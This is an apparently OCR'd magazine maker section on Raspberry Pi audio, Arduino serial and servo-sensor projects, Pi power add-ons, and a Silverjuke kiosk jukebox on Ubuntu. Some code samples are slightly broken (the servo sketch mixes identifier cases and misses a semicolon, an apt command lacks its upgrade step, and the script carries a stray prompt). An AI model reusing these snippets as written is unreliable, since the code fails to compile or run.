
Turning your Pi into a smart audio hub is easy with the Volumio distribution. It's available for PCs, Pis and other boards; grab it from **https://volumio.org/get-started**. Once you've flashed the SD Card, fire up your Pi and connect it to the hotspot it sets up from another device. If you're Pi doesn't have wireless (or has an unsupported wireless chip), then use a cable to connect it to your router.

VolumeIO has partnered with Allo to make the Nanosound player, which is made of a Pi and one of Allo's high-grade DACs fitted with a custom OLED display. It's all housed in a nice box (available in a variety of colours) with playback and power buttons. It also comes with a remote control, which can even turn the Pi on and off thanks to wake-up circuitry in the DAC board.



Make Pi Audio great again – just attach the HAT, connect to your amplifier with phono (or jack) cables to your amp and enjoy luscious sound.

Besides VolumeIO, you could just as well use MPD to serve your music. The *MPDroid* program enables this to be controlled from Android Phones, and a huge number of clients are available for Linux. *Mopidy* (**www.mopidy.com**) combines MPD with a web interface and is another popular choice turning Pis into digital jukeboxes. Better still, extensions make it possible for *Mopidy* to connect to services such as Spotify, Soundcloud and Google Play Music.



Our favourite MPD client is the catchily titled ncmpcpp. Music sounds better from the terminal.

» PULSE-WIDTH MODULATION

Pulse-width modulation is a method of encoding information as digital signals. Using the frequency of the clock generator we can encode data based on how much time the signal is low, compared to how it is high. If we send a sequence that sends a 1 then a 0 (for the same time period) and repeats, then that looks like a value of one half. This is known as a 50 per cent duty cycle. By changing the duty cycle we can achieve a variety of in-between values, so we can approximate an analogue signal. This method is used to dim LEDs, to adjust the position of a servo or any number of other things.

PWM can also be used to mimic an analogue signal, for example having an output decrease while the PWM signal is low and increase while it is high. Going back to the Pi example, if we want to play back a 48kHz audio file then the number of different values between high and low we can make, or the number of different shapes we can encode in a single sample works out at 2,267 point something. This is just over two to the power of eleven, so our PWM DAC (assuming it's clocked at the stock 100MHz) gives us, in strictly lay terms, just over 11-bit audio.


Audio hardware has been improved with each Pi generation, in particular the high- and low-pass filtering arrangements. The PWM driver has also been revamped in successive Raspbian releases, most notably in October 2017 which saw output treated to a complex three-stage oversampling procedure followed by a run through a noise-shaping filter.

Get started with Arduino

Learn the Arduino language and see what this tiny microcontroller can do.

Occasionally we get chagrinned readers writing in with complaints about too much Raspberry Pi content. So here's something different (*hold on to your hats – Ed*).

Unlike the Raspberry Pi, Arduino devices aren't potent enough to run a full-blown Linux distribution. For example, the popular Arduino Uno is powered by a 16MHz chip and has a total of 32KB of flash memory and only 2KB of SRAM (where your programs, known as sketches, get uploaded). However, they do have a lot of input and output pins, so their main utility is as microcontrollers: taking sensor readings and switching on LEDs, spinning motors or any number of other things in response. More powerful Arduinos exist, but even those rely on other devices for heavy computation, networking and storage.



There are heaps of categorised examples for you to discover in the IDE. Just head to File>Examples and fill your boots.

» TALKING PYTHON TO YOUR ARDUINO

Sometimes it's good to talk to the Arduino from Python, rather than trying to do it all in the IDE. Having a Raspberry Pi work in tandem with an Arduino is useful. We still need the IDE to upload sketches to the Arduino, but we can do more with the data from the Python side.

All we need to do is connect the two boards with a USB cable. We communicate via serial link over USB. On the Python side we need the serial module (installed by default) and the device name of our serial link (check the output of `ls /dev/tty*`). Set things up with:

```
import serial
port = "/dev/ttyACM0"
s1 = serial.Serial(port,9600)
s1.flushInput()
```

We can then read from and write to the Arduino using the object `s1`. The following reads a single byte and then writes a 1. Changes in Python 3 mean we have to coerce the string to a byte:

```
s1.read(1)
s1.write(b'1')
```

You can download the Arduino IDE from **https://arduino.cc**, or if you're using Ubuntu you can do it via *Ubuntu-Make*, which will fetch the latest version. Do `sudo apt install ubuntu-make` then `umake ide arduino`. You may need to add your user to the dialout group in order to communicate with the Arduino (*Ubuntu-Make* does this for you, but you'll still need to log out and log back in again for this to take effect). If you're feeling avant garde, you can also use the web editor from any modern browser on any platform by registering at **https://create.arduino.cc/editor**.


Don't blink

However you do it, let's follow the traditional pathway and load the Blink example. Go to File>Examples> Basics Blink and have a look at the code. We can see it's divided into two functions: `setup()` and `loop()`. In the first we define the LED as an output. It's hard to see how this could be any other way, but we still need to specify such things. LED_BUILTIN is a constant corresponding to pin number to which the LED is connected (usually 13). We need to specify a mode before we can use any pin. Moving on to the loop function, we can see this sets our LED voltage high, waits for one second, sets it low again, waits another second, and continues in this manner indefinitely. Click the Upload button in the toolbar and see that this is indeed what happens.

If we want to read values from our Arduino program on the host machine, we can do so over the serial connection. We need to set the serial connection up by adding the line `Serial.begin(9600);` to the `setup()` function. This means we can send a whopping 9,600 bits per second over the USB cable, which is the same speed as modems of the early 90s sent data over phone lines. Suppose we want to verify the statement above about the LED being connected to pin 13. Then all we need to do is add the following line:

```
Serial.println(LED_BUILTIN);
```

to the `loop()` function. That's a lowercase 'L' in `println` (short for print LiNe) by the way. Now when we upload



Even simple projects with buzzers and switches can look messy, but trust us when we say you'll get used to this.

the sketch the LED will blink as before, but if we go to Tools>Serial Monitor we can see the value 13 being spat out once every two seconds. If you have an exotic Arduino you may see a different number here.


Sensor on a servo

For this project we're using the breadboard just to distribute power. Our servo (Towerpro MG699R) is rated at 500-900mA while moving, which is a fair chunk of power. Its stall current (when it's operating at maximum torque, i.e. its movement is being opposed) is a tremendous 6A, but we won't be doing any stalling. Again though, it's important your Arduino has adequate power and for this project you should connect a PSU to the barrel connector rather than powering by USB. The signal pin on our servo connects to pin 9 on the Arduino

The HC-SR04 ultrasonic sensor is a fantastic piece of kit. Send a pulse on its trigger line, and it emits a high-frequency squeak. If this squeak bounces off a nearby object, then when its echo returns to the sensor the echo pin will sent a 5V pulse lasting as long as it took between sending and receiving the ultrasonic pulse. This timing, combined with the speed of sound (around 330 m/s in air) enables us to determine the distance between the sensor and the object it just squeaked at. This is very much like the echolocation used by bats, except bats work on a much more complicated range of voltages and are furry.

By combining the servo and the ultrasonic sensor, we can do some quite fantastic things. The following code, for example, will sweep the sensor left and right. This makes for a kind of radar contraption:

```
const int trigPin = 10;
const int echoPin = 11;
Servo myServo;
void setup() {
  Serial.begin(9600)
  myservo.attach(9);
}
```




It works – our sensor is sending back a stream of data about nearby objects at various bearings. Whoop!

```
void loop() {
  for(int i=15;i<=165;i++) {
    myservo.write(i);
    serial.print(i);
    delay(30);
  }
}
```

We use the serial link to get the rotation of the servo and again this can be viewed from the Serial Monitor. From here we can add some code to get data from the sensor information and instead send this, or better yet the distance calculated therefrom as well. We'll leave this as an exercise, or just check the link below.


There isn't space to go any further with this, but the possibilities are endless. We were particularly inspired by the Object Detector project described at **http://bit.ly/object-detector**. There, an authentic green radar display is rendered using the Processing language. The drawing part is pretty involved, and features a nice blurring effect as the sensor sweeps left and right, but the underlying hardware is just the same. It's a great example of gathering data on the Arduino, and then processing and visualising it on more capable hardware.

BUILDING THE SERVO-SENSOR FOR THE ECHO DETECTION PROJECT




1 Mount the sensor

Carefully bend the bracket to form a 90 degree angle. Try to apply the force evenly so that the bottom edge doesn't twist. You'll be lucky if you get away with bending this back again. Screw in the ultrasonic sensor with the connectors facing upwards, and secure with the four small bolts provided.



2 Fit to servo

Attach the circular fixture to the top of the servo and then screw the mounted sensor in place. Don't worry about it facing straight ahead here. The servo may not be at its resting position and it's relatively straightforward to align it from the Arduino IDE and then adjust the sensor to look dead ahead.



3 Connect the cables

Attach the cable to the sensor and connect the jumper wires to the breadboard as described above. The darkest of the three servo wires (usually brown) is the negative, the middle one (red) is +5V and the last (yellow) is the signal. Besides power, the sensor has trigger and echo pins (connected to pins 10 and 11).

Further making adventures

Let's finish things off with a collection of suggestions for further projects.

Having a portable power supply for your Pi or other devices is a great idea, and there are a few options. Of course, a standard USB powerbank (and they can store a whole lotta Coulombs these days) is fine for many applications, but there are alternatives. If you have a lot of batteries lying around check out the ModMyPi's BattBorg. This enables you to power your Pi with four AA batteries. For more demanding situations eight AA or 9V battery attachments are available. The BattBorg defends against voltage drops, regulating power as batteries become weaker and refusing to turn it on if they're too weak.


The Ultrasonic sensor we used earlier can also be used with the Pi, but we need to be careful because the Pi's GPIO pins don't take kindly to the 5V pulses from its Echo pin. We need to drop these to under 3.3V to be safe. We can do this with a potential divider: two resistors placed in series with the GPIO pin in between them. You can choose the value of one resistor and then work out the value the second needs to be. In this case a 1K and a 2K resistor will work. Alternatively, check out the UltraBorg board, which makes it possible to connect up to four servos and four ultrasonic sensors straight to the i2C bus of your Pi (SDA and SCL). It can use a separate battery supply which is a good idea if you connect four servos to it. The jumper should be removed if you do this, otherwise you risk damaging your Pi

PiJuice is a crowdfunded battery hat for your Raspberry Pi. It comes with a 1,820mAh lithium ion (Li-Ion) battery that's good for up to 5 hours of use, but this can be replaced with a lithium polymer (Li-Po) battery. Further, you can attach a solar panel (a large 40W one is available from ModMyPi and Pi Supply for around £116) to charge the battery, making for a completely isolated solution (unless the sun runs out). Like the PaPiRus e-Ink display it comes with the added bonus of a real-time clock, which will be useful for keeping time while offline. PiJuice's software enables battery levels to be read, and a shutdown script can be set to run when they get low. This makes for a delightfully simple UPS (uninterruptible power supply) solution.

If you can find a small-enough power supply (or a big-enough jar), then connecting it and a camera to a Pi Zero, and then sealing the whole arrangement in a jar, can make for some nice nature photography. The No-IR edition of the camera (which has no IR filter) can even see at night time, which makes it great for capturing badgers, owls (if you're lucky) or other nocturnal

The PiJuice battery pack has an RTC and makes your Pi truly portable. You can even add a solder panel to charge it.

BattBorg has three components on the PCB and is available as a soldered or an unsoldered kit.




Ultraborg solves several sensor-related problems at once. You can even daisychain multiple Ultraborgs together.

» POWER CONSIDERATIONS

Thanks to most smartphones in the world standardising on micro-USB connections (except those made by a certain fruity company), it's easy to pick up a power supply for your Pi. It's powered by the same thing after all. However, one should be careful: many of the cheaper phone chargers aren't capable of providing the voltage required to reliably power the Pi.

The same thing is true for the USB ports on your computer. This is especially true for the Pi 3s (and newer 3 B+s), whose faster SoCs and wireless chips need extra voltage. Many unsuspecting users of these devices have been traumatised by the appearance of a lightning bolt in the top right of the screen. This signifies a low voltage and that the Pi has throttled its CPU to keep things stable.

The underpower problem is further exacerbated when you start piggybacking other devices (such as motors) onto the 5V and 3.3V power pins. With a good-quality power supply this is fine; the official touchscreen will draw around 1A, and the Pi less than that. We heartily recommend using the official Raspberry Pi Foundation PSU, rated at 2.5A, or some other quality unit. If you need to power a number of devices, hubs that can supply up to 3A per port are also available.



The Unicorn HAT-HD includes some classic effects that hearken back to the 90s demo era. Ah, those halcyon days of computing...

species. Making a rudimentary motion detection program in Python is straightforward, so you don't need to worry about filling up your SD card with the same photo of the eerie, still darkness.

Have we got to 10 yet? We don't know, but we're going to keep going because there's no end to the fun (*and because you have to fill this page – Ed*).

Unicorn HAT-HD

Pimoroni's Unicorn HAT's, which featured an 8x8 matrix of RGB LEDs, proved tremendously popular. So they had to go one better and make an HD edition that quadruples the LED count. It also comes with a nice diffuser whose height can be adjusted to make for different blinkenlight blurring effects.

A neat trick which we're still working on is getting this to display a spectrum analyser for currently playing music. *MPD* can easily be configured to write to a FIFO pipe by adding a section exactly like

```
audio_output {
   type "fifo"
   name "myfifo"
   path "/var/tmp/mpd.fifo"
   format "44100:16:1"
}
```


to `/etc/mpd.conf`. We can then access this buffer in Python thusly:

```
fifo = os.open('/var/tmp/mpd.fifo', os.O_RDONLY)
```

and perform the required FFTs to get spectrum data. Or you could use the audioop package to do it for you. A good starting point would be to make a simple VU (Volume Unit) meter, and we would get the peak level from the buffer with the following:

```
data = os.read(fifo, 4096)
stereoPeak = audioop.max(data,2)
```

One important thing to be aware of is that you can't use the 3.5mm headphone jack and the Unicorn HAT at the same time. This is because they both use PWM, so you'll either see glitches on the LEDs or hear interference in your audio. It works fine with HDMI and can also work on top of a DAC hat such as the IQAudio one we tested. Peak blinkenlights is achieved by the LightShowPi project (**http://lightshowpi.org**), which supports all manner of LED boards and can make them blink in all kinds of ways.



This GrovePi sensor measures air quality. It can detect carbon monoxide, formaldehyde and alcohol, a typical **LXF** evening out.

Relax with RetroPie

The RetroPie project (**https://retropie.org.uk**) includes a number of emulators, including SNES and Gameboy (more can be added later). It's available for the Pis as an SD Card image (the recommended approach) or it can be installed manually. Separate images are available for single (Pi 1 and Zero) and multicore (2 and 3) Pis. It's also available on Linux for PCs, which are more capable of emulating the newer platforms.

A big part of RetroPie is RetroArch, a front-end for the Libretro API (a cross-platform effort that enables different emulators ('cores') to be treated uniformly). Go to **https://launchpad.net/~libretro/+archive/ubuntu/stable** to see the huge number of Libretro cores available on Ubuntu. Many retro-styled gamepads are available to help your ring-collecting or mushroom-eating adventures – we favour the old PS2 style.

Gamepads and touchscreens and keyboards and rodents are all well and good, but sometimes you just want to control your Pi by shaking your fist at it. And now you can, courtesy of the Flick HAT gesture control interface. More accurately, you're supposed to use swipes, taps and flicks of the wrist, but this is still pretty cool.

And that's all we have space for in this month's maker extravaganza. Special thanks to Jacob and Claire at ModMyPi for generously lending us so many goodies to make this possible. Also thanks to local Bath maker Luke Clifford for letting us use his workshop, its many tools and for helping us 3D print our wooden Pi case. LXF

A controller like this and the RetroPie distro make for many lost hours gaming.

SILVERJUKE

Create your own music jukebox

Jamie Munro shows you how to set up your own touch-screen jukebox using Ubuntu 18.04 and Silverjuke. Anyone got any requests?

OUR EXPERT


Jamie Munro was in charge of music at his own wedding. After a momentary lapse of reason and a short DuckDuckGo search later he was well on his way to a silver-tongued, all-singing-and-dancing, open-source solution.

This tutorial will show you how to install and configure *Silverjuke* for use on a touchscreen monitor. By the end of the tutorial you'll have a standalone jukebox that will boot automatically into *Silverjuke's* kiosk mode that doesn't require a keyboard or mouse to be connected.

We settled on Ubuntu 18.04 which supports the Intel NUC and Acer T232HL monitor we were using. *Silverjuke* is available in many different distros, and the source code is available on github. We used a network cable to connect, but if your device has Wi-Fi you can configure this when you install Ubuntu. You'll need a bootable Ubuntu USB key which you can download from **http://releases.ubuntu.com/18.04**. We opted for a minimal install with no additional drivers, and used the entire disk. Enter user and system names making a note of the password as you will need this later, and select the Login Automatically option as you will want to bootup, login and start *Silverjuke* with no intervention.


Once Ubuntu is installed open a terminal and run the following commands to update Ubuntu and install *Silverjuke*. When prompted, use the password you made a note of earlier.

```
$ sudo apt update && sudo apt install -y
$ sudo apt install silverjuke
```



There are lots of other settings to play with.

Silverjuke opens in windowed mode. We'll change this later but for now we'll add our music to the library and change some of *Silverjuke's* default settings to get a more robust jukebox experience. The Settings menu can be found under Edit>Settings and has six main areas, each with a number of sub-tabs. We'll run through the main options here. This is where you can



Batteries not included, please drink responsibly.

add sources to your music library and manage the Music library settings.

Because our NUC has limited hard drive capacity we're using an external drive to store our library. Depending on your setup you may have your files on a local drive, an external USB drive or on your network. *Silverjuke* enables you to add music from any of these options from the Add source button. You can set options for how *Silverjuke* scans and identifies your music files (for example, including zip files), but generally the defaults should work fine. Once you've added a source click Update music library to start scanning your source. This may take some time so we recommend making a cup of tea, as is tradition.

Select your settings

On the Skins tab there are six different skins to choose from (trying to find more online leads to a deleted forum) and while the Old-style Jukebox skin certainly looks the part we found some of the navigation buttons were too small to be useful. Silveriness Touched is simple with reasonably sized controls.

In the Fonts and covers tab we set the font size to 18 points, the column width to 400 and the cover size to 90 per cent. These settings made good use of our touch screen real estate and made selecting tracks by touch much more accurate. By default, there are no restrictions on adding tracks to the queue but it's sensible to prevent the same track being queued twice and prevent track repetitions within half an hour.

The Automatic control tab makes it possible to specify how long *Silverjuke* should wait before starting to play tracks if there is nothing in the queue. You can also customise how *Silverjuke* selects which tracks to play automatically. *Silverjuke* has a tool under Edit>Music selection, which can be used to create selections, for example 'Music from the 1970s' based on a date range. These saved selections can then be used as the basis for *Silverjuke* to automatically start playing tracks. This will come in very handy if your party has a 70s disco theme.


Kiosk mode forces *Silverjuke* into full screen mode. Unfortunately, there's no GUI setting to make *Silverjuke* start in Kiosk mode so we'll do this from a shell script. The Functions tab enables you to customise which functions you want to allow people to use when running in Kiosk mode. For example, you may not want guests to be able to adjust the volume or to edit the queue. You could also limit the available music selection to a pre-saved list. Again, useful for your disco party.

The other main setting for our touch screen jukebox is enabling a virtual keyboard, which makes it possible for people to search. When you enable this you'll also need to select the US International layout, because *Silverjuke* will default to Belgian French.

Starting up

The final step is to configure Ubuntu to start *Silverjuke* in Kiosk mode at every boot. This will allow for the keyboard and mouse to be removed and for the power button on the PC to be used to turn the jukebox on and off as required.

It's possible to force *Silverjuke* into kiosk mode by starting it from the terminal with the `--kiosk` switch.



This means we can create a simple shell script using any text editor with the following lines.

```
$ #!/bin/bash
$ silverjuke --kiosk
```

You can run this on boot by pressing the 'super' key and searching for Startup applications or by running `gnome-session-properties` from the terminal. Then it's simply a matter of clicking Add, browsing to the `startjukebox.sh` script and adding a suitable name and description for your command.

To prevent our jukebox from going to sleep we'll disable some of Ubuntu's default power-saving options. These are easy to find in Ubuntu's settings under Power, where you can set the screen to never go blank, and to never suspend. Make sure that pressing the power off button is set to Power Off. Under Privacy you can turn off screen lock and under Notifications disable popup notifications.

You're all set. It's a good idea at this point to reboot the system and make sure everything comes up as expected before disconnecting the mouse and keyboard and heading to the bar. LXF

QUICK TIP

If you're using an external USB hard drive for your music library you may want to edit your computer's BIOS to make sure your internal hard drive has a higher boot priority than the external drive.

